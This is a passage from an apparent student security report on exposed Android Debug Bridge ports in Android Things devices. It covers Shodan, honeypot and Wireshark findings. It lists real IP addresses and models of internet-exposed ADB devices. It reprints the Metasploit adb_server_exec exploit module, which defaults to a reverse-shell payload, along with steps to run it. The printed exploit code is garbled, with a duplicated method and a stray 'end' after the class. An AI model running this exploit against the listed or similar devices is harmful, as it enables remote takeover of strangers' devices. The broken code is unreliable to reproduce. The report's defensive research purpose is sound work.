| Android Debug Bridge | 38,092 |

220.167.46.54
54.46.167.220.broad.cd.sc.dynamic.163data.com.cn
China Telecom Sichuan
Added on 2018-09-17 21:02:24 GMT
China
Details

```
Android Debug Bridge
Name: hlteuc
Model: SAMSUNG-SM-N900A
Device: hlteatt
```

37.194.241.104
l37-194-241-104.novotelecom.ru
Novotelecom Ltd
Added on 2018-09-17 21:00:48 GMT
Russian Federation, Novosibirsk
Details

```
Android Debug Bridge
Name: NV310WAC
Model: NV310WAC
Device: NV310WAC
```

175.180.98.100
175-180-98-100.adsl.dynamic.seed.net.tw
Digital United
Added on 2018-09-17 21:00:23 GMT
Taiwan, Taipei
Details

```
Android Debug Bridge
Name: marlin
Model: Pixel XL
Device: marlin
```

5.128.139.26
l5-128-139-26.cn.ru
Novotelecom Ltd
Added on 2018-09-17 21:00:12 GMT
Russian Federation, Novosibirsk
Details

```
Android Debug Bridge
Name: NV310WAC
Model: NV310WAC
Device: NV310WAC
```

197.131.209.62
Maroc Telecom 3G
Added on 2018-09-17 20:59:11 GMT
Morocco
Details

```
Android Debug Bridge
Name: full_8227L_demo
Model: 8227L_demo
Device: 8227L_demo
```

*Figure 101: Shodan*

Furthermore, utilising Grey Noise visualiser[168], packets collected and analysed from their network with this exploit demonstrates the voraciousness and activity it attempts to affect systems.




*Figure 102: Traffic capture*

Figure102 above highlights the traffic captured on their network identifying the malicious and unknown activity detected, with 29 malicious detections.




*Figure 103: Packet analysis*

The activity of the captured packets is then identified stating that 22 worms were detected.

The time series of such attacks is then shown below, providing the data at which the worm count was detected. As illustrated below, the daily influx across their detection mechanism demonstrate the daily worm activity. Therefore, it should be stated that if there were a production boards released with Android Things, then the requirement to disable and never enable the ADB device whilst connected to the open internet should be a common protocol.





*Figure 104: Monitoring worm*

To test and gain insight into the port, the project utilised Rapid7 honey pot to collect data from any ADB worms detected.

This was simply completed by creating a free account at Rapid7.com[169] and following the installation steps as seen below in Figure 105.


Installer - Rapid7 Insight Platform Collector 1.0.18


**Installation is complete!**

You can start or stop the Rapid7 Insight Platform Collector manually from the Windows Service Manager.

If you have a Web Proxy setup in your environment, you have to modify the properties in C:\Program Files\Rapid7\Collector\conf\config.properties and restart the service. Register the collector with new Agent Key in C:\Program Files\Rapid7\Collector\agent-key\Agent_Key.html.

*Figure 105: Honey pot*

However, over a 1 week testing period, the honey pot collected no data that pointed to ADB related worms on the system, but rather standard crawler traffic to analyse the web.


Alerts by attack chain

Last 28 days

| 0 | 0 | 0 | 0 | 0 | 0 | 0 |
|---|---|---|---|---|---|---|
| All alerts | Visibility | Exploit detection | Infiltration and persistence | Reconnaissance | Lateral movement | Mission target |

Ingress Locations

Last 24 hours

*Figure 106: Honey pot capture*

It should be noted that the comprehensive tool did provide extremely good applications for potential future SIEM based projects. However as stated, the configuration or general network conditions regarding access over the ISP networks may have restricted such data to connect to the honey pot.

However, to actively test the remote execution of an ADB exploit, the use of Rapid7s Metasploit module[170] can be conducted. The use of the adb_server_exec enables the remote interaction between ADB devices. The output of which shows the remote data such as the ID numbers unique to the device and model names for instance, but it can also act as a form of Denial of Service (DoS). This is dependent on it being a constrained device, utilising the little battery resource power to respond to requests because of the ADB exchange of data functions.

Before the framework to utilise the remote management, the structure of ADB is examined and defined in three parts; ADB client, ADB server and ADB daemon (adbd). Each element does something differently, the ADB client applies the executable subcommands through the ADB shell. The ADB server runs on the host, providing the proxy for which the adbd and client interact. The adbd itself operated on the client device and started by an 'init' to run the daemon. The qualities of ADB are diverse in nature because of its debugging qualities, which is interesting that such an open port for production products are not closed.





*Figure 107: ADB process*

Figure 107 above demonstrates the process from the client checking the version on the ADB server (host: version) to the destination (host:transport-any) and apply a shell command to the adbd (shell:ls). This process mechanism can then utilise and exploit the open protocol using the Rapid7 Metasploit module.

To conduct the exploit, the requirement to download Metasploit[171] from the following website is required https://metasploit.com/download. The current source compiled module can also be found at https://github.com/rapid7/metasploit-framework .


Utilising the code segment below several things is achieved, the structure of the attack uses TCP indicated under the ‘include’ exploit process. The next element the code applies is the native payload created within the Android device because of it using the open ADB debug messaging protocol. The next components discuss the platform and architectures to be configured on the offending device (ARCH_X86). Once the establishment of architecture and platform are set the registration of new devices with the Metasploit framework on port 5555 can begin and be executed with the writable directory. The verification of a successful process within the Metasploit framework is then verified with the connection statues as a ‘detected device’ providing the device information, printed on screen and deemed to be evidently vulnerable.



```ruby

require 'rex/proto/adb'

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::CmdStager

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Android ADB Debug Server Remote Payload Execution',
      'Description'    => %q{
        Writes and spawns a native payload on an android device that is listening
        for adb debug messages.
      },
      'Author'         => ['joev'],
      'License'        => MSF_LICENSE,
      'DefaultOptions' => { 'PAYLOAD' => 'linux/armle/shell_reverse_tcp' },
      'Platform'       => 'linux',
      'Arch'           => [ARCH_ARMLE, ARCH_X86, ARCH_X64, ARCH_MIPSLE],
      'Targets'        => [
        ['armle',  {'Arch' => ARCH_ARMLE}],
        ['x86',    {'Arch' => ARCH_X86}],
        ['x64',    {'Arch' => ARCH_X64}],
        ['mipsle', {'Arch' => ARCH_MIPSLE}]
      ],
      'DefaultTarget'  => 0,
      'DisclosureDate' => 'Jan 01 2016'
    ))

    register_options([
      Opt::RPORT(5555),
      OptString.new('WritableDir', [true, 'Writable directory', '/data/local/tmp/'])
    ])
  end

  def check
    setup_adb_connection do
      device_info = @adb_client.connect.data
      print_good "Detected device:\n#{device_info}"
      return Exploit::CheckCode::Vulnerable
    end

    Exploit::CheckCode::Unknown
  end
```

*Figure 108: Metasploit framework 1*

The second component of the command structure is to verify the process and the execution of command with the response of ‘command executed’. Now the adb_cleint.exec.cmd is initiated, the device data can be gathered from the data store.



```

def execute_command(cmd, opts)
    response = @adb_client.exec_cmd(cmd)
    print_good "Command executed, response:\n #{response}"
  end

  def exploit
    setup_adb_connection do
      device_data = @adb_client.connect
      print_good "Connected to device:\n#{device_data.data}"
      execute_cmdstager({
        flavor: :echo,
        enc_format: :octal,
        prefix: '\\\\0',
        temp: datastore['WritableDir'],
        linemax: Rex::Proto::ADB::Message::Connect::DEFAULT_MAXDATA-8,
        background: true,
        nodelete: true
      })
    end
  end

  def setup_adb_connection(&blk)
    begin
      print_status "Connecting to device..."
      connect
      @adb_client = Rex::Proto::ADB::Client.new(sock)
      blk.call
    ensure
      disconnect
    end
  end
end

  def setup_adb_connection(&blk)
    begin
      print_status "Connecting to device..."
      connect
      @adb_client = Rex::Proto::ADB::Client.new(sock)
      blk.call
    ensure
      disconnect
    end
  end
end
```

*Figure 109: Metasploit framework 2*

Resultantly, for development board purposes and experimentation, the use of ADB based exploits are the method of attack. This is because the defence in the extensive background systems that support the cloud-based Android things functionality are incredibly secure at rest and transit. Furthermore, because the system architecture of the device system is designed to be deliberately non-interactive, the attack scopes are limited.

To efficiently review the data being transmitted by the Raspberry Pi, the configuration of a Windows 10 OS was completed to configure the wireless adapter. The adapter then acts as a mobile hotspot. From which it is connected to the default home router and onto the Google API servers for contact.





*Figure 110: Data capture flow*

By enabling the wireless capabilities on the 2.4GHz range and operating at 20MHz frequencies the Windows mobile hotspot mode was ready to be enabled.



The following properties are available for this network adapter. Click the property that you want to change on the left and then select its value on the right.

Property: 802.11n Channel Width for 2.4GHz

Value: 20 MHz Only

*Figure 111: WIFI configuration*

Then clicking on the mobile hotspot and utilising the pre-configured password and username into the networking options on a Raspberry PI ensured connectivity.





*Figure 112: Mobile hotspot*

This efficient and easy monitoring process provided the ability to use Wireshark on the host machine and monitor the WIFI hotspot traffic deliberately designed for the Raspberry PI. Once the Raspberry PI was configured using the network settings highlighted previously, the OTA communication could be observed. This proved to be much more of an efficient monitoring solution that applying Kali Linux tools such as Airmon to capture all the packets wirelessly sent.

Utilising the Wireshark[172] capabilities, the examination into message patterns will be examined.




| | Source | Destination | Protocol | Length | Calculated window size | Time to live |
|---|---|---|---|---|---|---|
| 1.567016 | 192.168.137.248 | 74.125.71.188 | TLSv1.2 | 93 | 1386 | |
| 0.059612 | 74.125.71.188 | 192.168.137.248 | TLSv1.2 | 91 | 244 | |
| 0.031305 | 192.168.137.248 | 74.125.71.188 | TCP | 66 | 1386 | |
